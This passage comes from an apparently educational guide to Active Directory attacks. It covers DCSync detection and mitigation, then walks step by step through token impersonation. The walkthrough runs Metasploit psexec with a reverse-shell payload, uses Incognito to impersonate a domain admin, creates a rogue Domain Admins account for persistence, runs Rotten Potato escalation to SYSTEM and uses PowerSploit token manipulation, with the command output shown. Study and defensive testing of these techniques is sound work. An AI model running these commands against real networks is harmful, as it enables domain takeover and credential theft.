kavish:1604:aad3b435b51404eeaad3b435b51404ee:4f65927f6dae9e794cbca3407ee3890d:::
```

Figure 114: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

6.3 Detecting DCSync Attacks

There is event log activity that could be used to identify DCSync usage, but the best detection method is through monitoring the network activity.

6.3.1 Identify Domain Controller IP Addresses

We can identify the IP addresses of the Domain Controllers within our windows environment by executing the following command in PowerShell. We should add the IP addresses of our Domain Controllers to the “Replication Allow List” within our IDS.

```
Get-ADDomainController -filer * | select IPv4Address
```

6.3.2 Configure Intrusion Detection System to trigger

When a **DsGetNCChange** request is performed and originates from an IP address that is **not** on the “Replication Allow List”, we can conclude a DCSync attack is being performed. Therefore, the IDS should be triggered in such event.

The screenshots below visualize the DCSync requests using Wireshark.

No.	Time	Source	Destination	Protocol	Length	Info
61	6.02246500	172.16.11.101	172.16.11.12	TCP	1514	[TCP segment of a reassembled PDU]
62	6.02246600	172.16.11.101	172.16.11.12	DCERPC	491	Bind: call_id: 2, Fragment: Single, 3 context items: DRS
63	6.02250400	172.16.11.12	172.16.11.101	TCP	54	49155-49252 [ACK] Seq=1 Ack=1898 win=131328 Len=0
64	6.02286700	172.16.11.12	172.16.11.101	DCERPC	338	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 m
65	6.03816700	172.16.11.101	172.16.11.12	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context i
66	6.03831600	172.16.11.12	172.16.11.101	DCERPC	159	Alter_context_resp: call_id: 2, Fragment: Single, max_xm
67	6.05273000	172.16.11.101	172.16.11.12	DRSUAPI	322	DsBind request
68	6.05284900	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
69	6.05369300	172.16.11.101	172.16.11.12	DRSUAPI	274	DsGetDomainControllerInfo request
70	6.05570400	172.16.11.12	172.16.11.101	TCP	2974	[TCP segment of a reassembled PDU]
71	6.05584300	172.16.11.101	172.16.11.12	TCP	54	49252-49155 [ACK] Seq=2606 Ack=3514 win=131328 Len=0
72	6.05585000	172.16.11.12	172.16.11.101	DRSUAPI	794	DsGetDomainControllerInfo response
73	6.06588300	172.16.11.101	172.16.11.12	DRSUAPI	290	DsCrackNames request
74	6.06625200	172.16.11.12	172.16.11.101	DRSUAPI	418	DsCrackNames response
75	6.06934000	172.16.11.101	172.16.11.12	DRSUAPI	194	Dsunbind request
76	6.06937800	172.16.11.12	172.16.11.101	DRSUAPI	194	Dsunbind response
77	6.06955600	172.16.11.101	172.16.11.12	DRSUAPI	258	DsBind request
78	6.06962500	172.16.11.12	172.16.11.101	DRSUAPI	258	DsBind response
79	6.08016000	172.16.11.101	172.16.11.12	DRSUAPI	402	DsGetNCChanges request
80	6.08147800	172.16.11.12	172.16.11.101	DCERPC	5890	Response: call_id: 7, Fragment: 1st, Ctx: 1
81	6.08152400	172.16.11.12	172.16.11.101	TCP	1514	[TCP segment of a reassembled PDU]
82	6.08170400	172.16.11.101	172.16.11.12	TCP	54	49252-49155 [ACK] Seq=3534 Ack=10798 win=131328 Len=0
83	6.08171100	172.16.11.12	172.16.11.101	DCERPC	2478	Response: call id: 7. Fragment: Last. Ctx: 1

Figure 115: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>




Figure 116: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

We must keep in mind, that there is a broad range of tools to perform the same (DCSync) process, it is therefore, better to focus on detecting the method and network activity, than detecting the tools.

6.4 Mitigating DCSync Attacks

As we know, DCSync attacks can only be performed with elevated rights. The permissions required to perform a DCSync attack are normally restricted. If your root-level domain permissions aren't configured correctly, it's possible to be vulnerable to this attack without realizing it. In this chapter we'll cover how to check these permissions.

We must audit who has the DS-Replication-Get-Changes-All rights on the root of the domain, and to be safe we should also check the Domain Controllers OU.

The default users/groups with permissions to replicate secret domain data are:

- BUILTIN\Administrators
- Domain Controllers

We could check the Active Directory Users and Computers for identities with the following permissions enabled:




Figure 117: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

There is also the option to automate this process using a [PowerShell script](#). The script finds all the identities with DS-Replication-Get-Changes-All rights. This script could be running as a scheduled task at a certain time for periodic review, to find out if anyone has been given excessive permissions.

After running the script, a variable named `$userswithextendedrights` shows which user(s) have the permissions set. If the result is similar as shown in the screenshot below, you have a security vulnerability.

```
PS C:\> $userswithextendedrights
Everyone
NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
BUILTIN\Administrators
```

Figure 118: source - <https://www.hackingarticles.in/credential-dumping-dcsync-attack/>

[PowerShell Script in Appendix 1.](#)

7 Token Impersonation

7.1 What is Token Impersonation

Token impersonation is a technique for impersonating a user's authorization token, allowing you to easily take control of the user without knowing their password. As a result, attackers are currently using this technique in the wild to elevate rights and travel laterally through the network. It is, however, relatively simple to carry out without adequate mitigation.

A token impersonation attack is a post-exploitation attack, which is the only caveat. To do this, you must already have a shell on the computer with local administrator rights.

7.1.1 What are Access Tokens?

After a user logs in to a Windows Domain or connects to a network share, access tokens are issued by the winlogon process. When accessing secure objects or executing privileged actions within the domain, these tokens are used to perform checks. When a user accesses a protected object, such as a folder on a network share, the mechanism of an access check is utilized, as shown in "Figure 101" below.




Figure 119: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

Consider access tokens to be temporary keys that store all of a user's identities and rights for the domain to which they actually have access. Following that, these tokens become part of the single sign-on mechanism, allowing users to access services across the domain without needing to include a password each time a file is opened.

The following information is included in access tokens:

- The user's SID (*Security Identifier*).
- SIDs for the groups of which the user is a member.
- A logon SID which identifies the current logon session.
- The user and group privileges.
- An owner SID.
- The SID for the primary group.
- The default DACL (*Discretionary Access Control List*) that the system uses when the user creates a securable object without specifying an explicit security descriptor.
- The source of the access token.
- A flag that indicates the type of token. (*Primary\Impersonation*)
- List of restricting SIDs. (*optional*)
- Current impersonation levels.
- Other statistics.

7.1.2 Types of Access Tokens

There are two kinds of access tokens:

1. Primary (*also referred to as Delegate*)
2. Impersonation

Primary tokens are created when a user logs in on a Windows Domain. This can be done either physically in front of a computer or remotely via Remote Desktop.

Impersonation tokens run something in a different security setting from the one in which it was started. Mounting network shares or domain logon scripts include these non-interactive tokens.

The Sysinternals utility `logonSessions`²⁷ helps you to see all of the currently active logon sessions, as well as the processes running in each session if you use the `-p` options.

7.2 Token Impersonation Exploitation

7.2.1 Gaining Shell as a Local Administrator

Since Token Impersonation is a post-exploitation attack, we must first have local administrator access to the system. In this section, we'll use the Metasploit's **Psexec** module to obtain local administrator access to a workstation. **Psexec** is a command-line tool that lets us execute processes on a remote system. Incognito, Metasploit's Meterpreter module for Windows isn't the only way to gain access to the local administrator account on a Windows device. However, we'll make use of the **Incognito** module within Meterpreter because it makes Token Impersonation very easy.

- Start Metasploit by typing `msfconsole` and type `use exploit/windows/smb/psexec`

²⁷ Microsoft, LogonSessions v1.41, 2020, <https://docs.microsoft.com/en-us/sysinternals/downloads/logonsessions>, (8th of April 2021)


```

hemp@kali:~$ msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v5.0.87-dev                               ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) >

```

Figure 120: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

- We can now configure the **RHOST**, **SMBuser**, **SMBPass** and **Target** settings
These must be the local administrator details, and we can set the targets to **Native upload**

```

msf5 exploit(windows/smb/psexec) > set RHOSTS 10.0.0.50
RHOSTS => 10.0.0.50
msf5 exploit(windows/smb/psexec) > set smbuser administrator
smbuser => administrator
msf5 exploit(windows/smb/psexec) > set SMBPass ($A5.AEhp+8dct
SMBPass => ($A5.AEhp+8dct
msf5 exploit(windows/smb/psexec) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Automatic
  1    PowerShell
  2    Native upload
  3    MOF upload

msf5 exploit(windows/smb/psexec) > set target 2
target => 2

```

Figure 121: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

- We can now commence by setting the Windows Meterpreter payload we want to run after Metasploit executes Psexec. We should also set the **LHOST**, **LHOST** stands for Local Host and is the address you want the payload to call back to.

```

msf5 exploit(windows/smb/psexec) > set payload /windows/x64/meterpreter/reverse_tcp
payload => /windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LHOST 10.0.0.51
LHOST => 10.0.0.51

```

Figure 122: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

- Now type **run** to start Psexec against your target

```

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.0.0.51:4444
[*] 10.0.0.50:445 - Connecting to the server ...
[*] 10.0.0.50:445 - Authenticating to 10.0.0.50:445 as user 'administrator' ...
[*] 10.0.0.50:445 - Uploading payload... IMSWMehA.exe
[*] 10.0.0.50:445 - Created \IMSWMehA.exe ...
[*] Sending stage (201283 bytes) to 10.0.0.50
[*] Meterpreter session 1 opened (10.0.0.51:4444 -> 10.0.0.50:50057) at 2020-07-19 11:18:07 +0100
[+] 10.0.0.50:445 - Service started successfully ...
[*] 10.0.0.50:445 - Deleting \IMSWMehA.exe ...

meterpreter >


```

Figure 123: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

We now have a Windows Meterpreter connection to the target computer.

7.2.1.1 Loading the Incognito Extension

Once we've created a Windows Meterpreter session, we'll need to add the Incognito extension to it. When loaded, the Incognito extension allows us access to all token impersonation features from inside our Meterpreter session. We can load the module by typing `use Incognito`, we can then list all the command by typing `help`.




A screenshot of a terminal window showing the 'Incognito Commands' help text. The text is formatted as a table with two columns: 'Command' and 'Description'. The commands listed are add_group_user, add_localgroup_user, add_user, impersonate_token, list_tokens, and snarf_hashes. Each command has a corresponding description explaining its function.

Command	Description
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token
list_tokens	List tokens available under current user context
snarf_hashes	Snarf challenge/response hashes for every token

Figure 124: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

Every user that has recently signed into the Windows PC or any password used to access a domain share will be shown as tokens. When the PC is rebooted, these tokens are no longer available. However, once you can get a shell on a file server, they become a virtual gold mine with user tokens that you can impersonate.

We can list the currently available tokens by entering the `list_tokens -u` command.



A screenshot of a terminal window showing the output of the `list_tokens -u` command in a Meterpreter session. The output is divided into two sections: 'Delegation Tokens Available' and 'Impersonation Tokens Available'. Under 'Delegation Tokens Available', several tokens are listed, including 'Empire\Administrator'. Under 'Impersonation Tokens Available', it states 'No tokens available'.

```
meterpreter > list_tokens -u


Delegation Tokens Available
=====
Empire\Administrator
Empire\stormtrooper01
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1

Impersonation Tokens Available
=====
No tokens available
```

Figure 125: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

Luckily, a Domain Administrator has logged into this PC recently. Specifically, allowing us to impersonate his token. It's important to use a double backslash "\\" between the domain and the username. Otherwise the impersonation will not work.

Type `impersonate_token (domain\\Username)`



A screenshot of a terminal window showing the output of the `impersonate_token` command in a Meterpreter session. The command used is `impersonate_token empire\\administrator`. The output shows two status messages: '[+] Delegation token available' and '[+] Successfully impersonated user Empire\Administrator'.

```
meterpreter > impersonate_token empire\\administrator
[+] Delegation token available
[+] Successfully impersonated user Empire\Administrator
```

Figure 126: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

7.2.1.2 Testing the Impersonated user

Once the token impersonation has been successful, we can test the permissions we've obtained. Spawn a shell and run the `whoami` command, this will confirm that we've impersonated the user.

```

meterpreter > shell
Process 4140 created.
Channel 1 created.
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
empire\administrator

C:\Windows\system32>

```

Figure 127: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

Since we're a Domain Administrator we have full access to the network. We can now access admin shares on the Domain Controller.

```

C:\Windows\system32>dir \\dc01\c$
dir \\dc01\c$
Volume in drive \\dc01\c$ has no label.
Volume Serial Number is BCC2-2F81

Directory of \\dc01\c$

06/13/2020  01:45 AM    <DIR>          LapsInstaller
07/16/2016  06:23 AM    <DIR>          PerfLogs
07/04/2020  02:39 AM    <DIR>          Program Files
07/04/2020  02:39 AM    <DIR>          Program Files (x86)
07/18/2020  01:17 AM    <DIR>          Scans
07/06/2020  12:11 PM    <DIR>          Users
05/08/2020  08:08 AM    <DIR>          userscsv
06/13/2020  12:30 AM    <DIR>          Windows
               0 File(s)                0 bytes
               8 Dir(s) 77,699,612,672 bytes free

C:\Windows\system32>

```

Figure 128: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

We're also able to create our own Domain Administrator account in Active Directory as seen in Figure 111.

```

C:\Windows\system32>net user hemp Passw0rd1 /add /domain
net user hemp Passw0rd1 /add /domain
The request will be processed at a domain controller for domain empire.local.

The command completed successfully.

C:\Windows\system32>net group "domain Admins" hemp /add /domain
net group "domain Admins" hemp /add /domain
The request will be processed at a domain controller for domain empire.local.

The command completed successfully.

```

Figure 129: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

We can now check the new user we've created with the `net user <user> /domain` command.

```
C:\Windows\system32>net user hemp /domain
net user hemp /domain
The request will be processed at a domain controller for domain empire.local.

User name                hemp
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never

Password last set        ?7/?19/?2020 3:59:53 AM
Password expires         ?8/?30/?2020 3:59:53 AM
Password changeable      ?7/?20/?2020 3:59:53 AM
Password required        Yes
User may change password  Yes

Workstations allowed      All
Logon script
User profile
Home directory
Last logon                ?7/?19/?2020 4:04:09 AM

Logon hours allowed       All

Local Group Memberships
Global Group memberships  *Domain Users           *Domain Admins
The command completed successfully.
```

Figure 130: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

As a result of creating a new account, we have gained persistent access to the Domain Controller and can log onto the Domain Controller directly via RDP (Remote Desktop Protocol)



Figure 131: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

7.2.1.3 Revert to Yourself (Rev2Self)

We can use the `rev2self` command in Meterpreter if we ever need to go back to our original user. This helps us to return our access tokens to the original user at any time. For example, we could discover that we've impersonated a user who isn't as privileged as other device users.

At the Meterpreter prompt, type `rev2self` to return your tokens to their original state, we can now type `whoami` in order to confirm we're back to our original user.

```

meterpreter > rev2self
meterpreter > shell
Process 3316 created.
Channel 2 created.
Microsoft Windows [Version 10.0.18363.959]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

Figure 132: source - <https://securitytutorials.co.uk/token-impersonation-attack/>

7.2.2 Rotten Potato Exploit

In this topic we'll be covering the impersonation of the NT AUTHORITY\SYSTEM account by leveraging the privileges of an already compromised service account. To accomplish this, we'll be using the Rotten Potato exploit. The Rotten Potato exploit makes use of the Meterpreter **Incognito** module we have previously described in "7.2.1.1 Loading Incognito Extension".

There are several Potato exploits available to escalate privileges within Windows to NT Authority/SYSTEM as illustrated in "Figure 115" below.




Figure 133: source - https://jlajara.gitlab.io/others/2020/11/22/Potatoes_Windows_Privesc.html

We'll only be covering the 2nd oldest, Rotten Potato variant of the exploit as this exploit is used the most on Windows systems < Windows 10 1809 and Windows Server 2019. As mentioned in "7.2.1 Gaining a Shell as Local Administrator" for this attack, we'll require a Windows Meterpreter shell. We'll also require the correct permissions in order for our Rotten Potato attack to work. We can list our current permissions with the command `getprivs`.

```

meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeAssignPrimaryTokenPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege

```

Figure 134: source - <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rottenpotato>

In order to impersonate the tokens, we require the *SeImpersonatePrivilege*, this permission is usually given to most service accounts and not to most user-level accounts.

After confirming we've successfully compromised an account with the correct permissions to impersonate security tokens, we can upload `rottenpotato.exe` onto our compromised system.

We now navigate back to our Meterpreter session, and load Incognito with the `use incognito` command. We can see the currently available impersonation tokens by running the `list_tokens -u` command in Meterpreter.

```
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT SERVICE\SQLSERVERAGENT
NT SERVICE\SQLTELEMETRY
TALLY\Sarah

Impersonation Tokens Available
=====
No tokens available
```

Figure 135: source - <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rotenpotato>

We can now run the Rotten Potato exploit by executing the `execute -f rottenpotato.exe -Hc` command:

The `-Hc` parameter defines that the process should be created while remaining hidden from view.

```
meterpreter > execute -f rottenpotato.exe -Hc
Process 3104 created.
Channel 2 created.
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
=====
NT SERVICE\SQLSERVERAGENT
NT SERVICE\SQLTELEMETRY
TALLY\Sarah

Impersonation Tokens Available
=====
NT AUTHORITY\SYSTEM
```

Figure 136: source - <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rotenpotato>

As we can see under the list of “Impersonation Tokens Available” the `NT AUTHORITY\SYSTEM` token can now be impersonated. We must act rather quickly and impersonate this token, or it will disappear.

```
meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[-] No delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 137: source - <https://book.hacktricks.xyz/windows/windows-local-privilege-escalation/rotenpotato>

The attack has been successful, and we are now able to act as the `SYSTEM`.

We will not go into detail on how this exploit works, as it would be too complex and a subject on its own. Below in “Figure 120.” is an illustration of how the exploit works.




Figure 138: source - https://jlajara.gitlab.io/others/2020/11/22/Potatoes_Windows_Privesc.html

We'll briefly explore the steps shown in "Figure 120" above.

1. Trick the RPC to authenticate to our (rotten potato) proxy by using the [CoGetInstanceFromIStorage](#) API call. In this call the proxy IP and Port is specified.
 - The CoGetInstanceFromIStorage creates a new object and initializes it from a storage object.
2. RPC sends a NTLM negotiate request to our proxy.
3. The proxy relays the NTLM negotiate request to RPC on port 135. Simultaneously, a call to [AcceptSecurityContext](#) is performed to force local authentication. Note: The original request is modified to force local authentication.
 - The AcceptSecurityContext function lets the server component within a transport application establish a security context between the client and the server.
4. RPC on port 135 replies with a NTLM challenge.
5. [AcceptSecurityContext](#) replies with a NTLM challenge.
6. The content of both requests is mixed to match a local negotiation and are forwarded to the RPC.
7. RPC responds with a NTLM authentication request.
8. The above NTLM authentication request is sent to [AcceptSecurityContext](#).
9. Finally, the impersonation is performed

7.2.3 Token Impersonation with PowerSploit

With a legitimate module, we can perform token impersonation in PowerShell. Token impersonation is a part of [Powersploit](#)²⁸. We would use the `Invoke-TokenManipulation` command to impersonate a domain user. If impersonation fails, we can still try to impersonate SYSTEM and then dump credentials using Mimikatz as previously explained in “4.6 Kerberos hands-on”.

This would start a new thread as the impersonated user, but can be made to work in the existing thread as well. As a result, if you impersonate a user and then type the `whoami` command, the original username will appear, but you still have privileges as the target user. If you do spawn a new process or shell and migrate to this instance, you will have a shell as the account you’re impersonating.

First, we must enumerate which processes are running and the tokens attached to each process.

We could impersonate a domain user by executing the following command:

```
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
```

To impersonate the SYSTEM we execute the command below:

```
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
```

To spawn a command prompt as the impersonated user, we can execute the following command:

```
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "cmd.exe"
```

An alternative to the above is the command below:

```
